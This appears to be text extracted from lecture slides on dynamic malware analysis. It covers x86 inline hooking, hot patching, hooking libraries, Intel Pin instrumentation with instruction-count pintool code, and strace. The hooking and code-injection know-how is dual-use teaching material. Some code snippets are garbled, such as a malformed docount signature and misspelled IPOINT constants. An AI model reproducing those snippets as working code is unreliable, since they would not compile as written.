
Inline hooking for x86




Inline hooking for x86




Inline hooking for x86



Inline hooking for x86




Inline hooking for x86



Microsoft Hot Patch support

- Microsoft Hot Patch support (32-bit) in the Visual C Compiler
 - Allow to “hot patch” running programs without restart
 - Add a two-byte NOP instruction to the prologue (mov edi, edi)
 - Guarantee 5 unused bytes before the start of a function (typically NOP instructions)
- Replace the two-byte NOP with JMP SHORT backwards by 5 bytes
- Replace 5 bytes before the function with a JMP to a 32-bit address



Hooking Implementations

- Microsoft Detours,
<https://www.microsoft.com/en-us/research/project/detours/>
 - commercial
 - well-known, widely used
- distormx: <https://github.com/gdabah/distormx>
 - BSD license
- EasyHook: <https://easyhook.github.io/>
 - MIT license
 - Used in various antivirus products
- Deviare2: <https://github.com/nektra/Deviare2>
 - commercial and open source
- madCodeHook,
<http://www.madcodehook.com/madCodeHookDescription.htm>
 - commercial

CWSandbox (GFI Sandbox)
“Toward Automated
Dynamic Malware Analysis
Using CWSandbox”

Dynamic binary instrumentation


Why dynamic binary instrumentation?

- Debugging and hooking are two well-working dynamic analysis approaches
- Why do we need another technique?
- Shortcomings of debugging and hooking
 - Great for small, specific code blocks, but not great to analyze a whole program or even a whole system
 - Breakpoints need to be set at specific addresses
 - Monitor specific instructions (e.g., XOR instruction)? Not easily doable!
 - Monitor all memory accesses? Not easily doable!
 - Both debugging and hooking induce a significant slowdown
 - Debugging: exception for each debugging event
 - Hooking: better than debugging, but still a performance penalty
 - Modify memory allocation?

Why dynamic binary instrumentation?

- Dynamic binary instrumentation definition by Nicholas Nethercote (valgrind):
“Dynamic binary instrumentation (DBI) occurs at run-time. The analysis code can be injected by a program grafted onto the client process, or by an external process. If the client uses dynamically-linked code the analysis code must be added after the dynamic linker has done its job.”
- DBI allows to automate specific analysis tasks, especially those not covered by debugging and hooking
- Inject code into a target process which provides the monitoring

Instrumentation



Dynamic Binary Instrumentation (DBI)

- Control target code during execution
- Inject extra code to enable the monitoring
- Core technique: Translate the target code
 - The original code never gets executed as is
 - Lift the original machine code to an intermediate representation (IR)
 - Apply the required changes
 - Inject “hooks” at specific places in the code (e.g., after each instruction)
 - (Re-)Compile back to the target instruction set (e.g., x86) using a custom built-in just-in-time compiler
- Advantages
 - Source code is not needed
 - Handles dynamically generated code
 - Attach to an existing process and modify its code (!)

DBI example

Count the number of executed instructions

```
push eax
; instrumentation: num_instructions++;

mov ebx, 0x31337
; instrumentation: num_instructions++;

add ebx, eax
; instrumentation: num_instructions++;

pop ecx
; instrumentation: num_instructions++;
```

DBI frameworks and tools

- Pin, proprietary software developed and supported by Intel, not open source,
<https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool>, Windows and Linux (and macOS) on IA-32, x86-64 and MIC instruction-set architectures
- DynamoRIO, BSD license, <http://dynamorio.org/>, Windows, Linux, or Android on IA-32, AMD64, ARM, and AArch64
- Frida, <https://www.frida.re/>, Windows, macOS, GNU/Linux, iOS, Android, and QNX
- valgrind, <http://valgrind.org/>, most platforms except Windows




Intel Pin

- Originally invented in 2004 by Intel
- Open source
- Supports x86 and x86-64 (previously also ARM and Itanium)
- Windows, Linux and macOS
- <https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool>
- Not particularly active development (anymore), but new releases every now and then

Intel Pin architecture

- Original application/code serves as input
- JIT compiler builds modified code
- Code cache stores compiled code blocks
- Dispatcher dispatches to compiled code blocks
- Emulator interprets specific instructions (e.g., system calls)
- The majority of time is spent executing compiled code blocks



Pintool

- Pin is the name of the DBI engine
 - A tool that uses Pin to achieve a specific goal is called a **Pintool**
 - A Pintool is thus a specific instrumentation program
 - It is usually not required to modify the Pin code
 - Writing a Pintool is sufficient
-
- Example invocation of a Pintool

```
$ pin -t <pintool> -- <application.exe>
```

```
$ pin -t <pintool> -pid 1234
```

Pintool: Instrumentation

- Pin allows multiple instrumentation points
 - Specifies when instrumentation should occur
- Example: Instrumenting a conditional jump instruction
 - IPOINT_BEFORE
 - IPOPOINT_AFTER
 - IPOPOINT_TAKEN_BRANCH

```
cmp eax, ebx
    ; instrument before:      IPOPOINT_BEFORE
jz loc1
    ; instrument fall-through: IPOPOINT_AFTER
loc1:
    ; instrument branch:      IPOPOINT_TAKEN_BRANCH
```

Pin: Pintool structure

- Instrumentation routine
 - Define *where* the instrumentation is inserted
 - For example: Before the instruction
 - Invoked on the first time (once) an instruction is executed
- Analysis routine
 - Define *what to do* when instrumentation is activated
 - For example: Increment a counter
 - Invoked every time an instruction is executed

Pintool: Instruction count

- Instrumentation

- *Before* each instruction
- Invoke the analysis routine
docount()

```
VOID Instrum(INS ins, VOID *v) {  
    INS_InsertCall(ins,  
                  IPOINT_BEFORE,  
                  (AFUNPTR) docount,  
                  IARG_END);  
}
```

- Analysis

- Increment a counter
(ins_count)

```
VOID docount() { ins_count++; }
```

- Main program

```
int main(...) {  
    PIN_Init(argc, argv);  
    INS_AddInstrumentationFunction(Instrum, 0);  
    PIN_AddFiniFunction(Fini, 0);  
    PIN_StartProgram();  
}
```

Pintool: Instruction count

```
# Download and extract the Intel PIN package (e.g. version 3.5, Linux)
$ cd source/tools/ManualExamples


# Compile the example pintools
$ make all TARGET=intel64
...

# Invoke PIN with the inscount0 pintool, counts the nr of executed instructions
$ time ../../pin -t obj-intel64/inscount0.so -- /bin/ls
...
real 0m1.094s
user 0m0.728s
sys  0m0.284s

# Read the number of executed instructions from the output file
$ cat inscount.out
Count 695011
```

Pin: Instrumentation granularity

- Instrumentation can occur at various levels of granularity
 - Instruction (INS_xx)
 - Add instrumentation for an **instruction**
 - Basic block (via trace)
 - Add instrumentation for a **basic block**
 - Trace (sequence of basic blocks)
 - Add instrumentation for a **sequence of basic blocks** which ends at an *unconditional* jump
 - Routine
 - Add instrumentation for a **function**
 - Image
 - Add instrumentation when an executable image (library) is loaded
 - For example: Trigger when networking library is loaded → Add instrumentation for a specific network function



5 instructions
2 basic blocks
1 trace

Pin: Instrumentation granularity

instruction granularity

```
; ins_counter++
cmp eax, ebx
; ins_counter++
jz loc1
```

basic block granularity

```
; ins_counter += 2
cmp eax, ebx
jz loc1
```

```
; ins_counter++
mov eax, 0x10
; ins_counter++
xor ebx, eax
; ins_counter++
jmp _exit
```

```
; ins_counter +=3
mov eax, 0x10
xor ebx, eax
jmp _exit
```

Pintool: Instruction count (basic block granularity)

- Instrumentation

- *Before* each basic block
- Invoke the analysis routine
docount()

```
VOID Trace(TRACE trace, VOID *v) {
    // Visit every basic block in the trace
    for (BBL bbl = TRACE_BblHead(trace); BBL_Valid(bbl); bbl = BBL_Next(bbl))
    {
        // Insert a call to docount before every bbl
        BBL_InsertCall(bbl, IPOINT_BEFORE, (AFUNPTR)docount,
                      IARG_UINT32, BBL_NumIns(bbl), IARG_END);
    }
}
```

- Analysis

- Increment a counter with
the number of instructions
(ins_count)

```
VOID docount() { UINT32 c) { ins_count += c; }
```

```
int main(...) {
    PIN_Init(argc, argv);
    INS_AddInstrumentationFunction(Instrum, 0);
    PIN_AddFiniFunction(Fini, 0);
    PIN_StartProgram();
}
```

- Main program

Pintool: Instruction count (basic block granularity)

```
# Invoke PIN with the inscount1 pintool, counts the nr of executed instructions
$ time ../../pin -t obj-intel64/inscount1.so -- /bin/ls
...
real 0m0.907s
user 0m0.672s
sys  0m0.184s

# Read the number of executed instructions from the output file
$ cat inscount.out
Count 695011
```

Pin: Instrumentation Routines

- General API for callback instrumentation:

```
INS_InsertCall(    INS ins,                  // instruction (where?)  
                  IPOINT action,        // IPOINT_BEFORE (when?)  
                  AFUNPTR fptr,         // analysis routine (what?)  
                  ... 0-n arguments ..., // routine parameters  
                  IARG_END             // terminate list of args  
);
```

- List of arguments varies
 - The argument list must be terminated by **IARG_END**
 - Even if no parameters are passed to the analysis routine

Pin: Argument Types

- Each argument is passed as a tuple (type and value)
- The following types are examples
 - IARG_PTR generic pointer (void *), pass sth as a pointer
 - IARG_UINT32 32-bit unsigned integer, pass sth as a value
 - IARG_REG_REF ptr to union with register reference
 - IARG_BRANCH_TAKEN bool indicating if branch was taken (conditional jump)
 - IARG_FUNCARG_ENTRYPOINT_VALUE Pass an original function argument
 - IARG_MEMORYREAD_EA effective address of memory read
- (many more)

Pin: Routine-related control functions

- Useful when attempting to replace a specific (library) function
- `RTN_Size(RTN rtn):` size of rtn in bytes
- `RTN_FunPtr(RTN rtn):` obtain function pointer to rtn
- `RTN_Address(RTN rtn):` obtain virtual address of rtn
- `RTN_Replace(RTN rtn, AFUNPTR fptr):` replace rtn with fptr
- `RTN_Create(ADDRINT addr, string name):` create routine

QUIZTIME: DBI

DBI is not detectable by the code that is to be analyzed because..

A) it uses hardware CPU support.

B) No way, DBI is totally detectable!

C) it uses software breakpoints in a non-obvious way.

References

- Luk, Cohn, Muth, Patil, Klauser, Lowney, Wallace, Reddi, Hazelwood: *Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation*, 2005
- Nicholas Nethercote: *Dynamic Binary Analysis and Instrumentation*, 2004
- Falcón, Riva: *Dynamic Binary Instrumentation Frameworks: I know you're there spying on me*, Recon 2012
- Pin manual,
<https://software.intel.com/sites/landingpage/pintool/docs/97503/Pin/html/>
- Charles Hubain, Cédric Tessier: QDBI, Implementing an LLVM based Dynamic Binary Instrumentation framework, 34C3

Specific dynamic analysis tools

Linux: strace (ptrace)

- Execute a program and trace system calls (strace)
- Relies on the ptrace system call

```
$ strace -ewrite=1 -e trace=sendmsg ./recvmsg > /dev/null
sendmsg(1, {msg_name=NULL, msg_namelen=0, msg iov=[{iov_base="012", iov_len=3},
{iov_base="34567", iov_len=5}, {iov_base="89abcde", iov_len=7}], msg iovlen=3,
msg_controllen=0, msg_flags=0}, 0) = 15
* 3 bytes in buffer 0
| 00000 30 31 32                                     012
* 5 bytes in buffer 1
| 00000 33 34 35 36 37                               34567
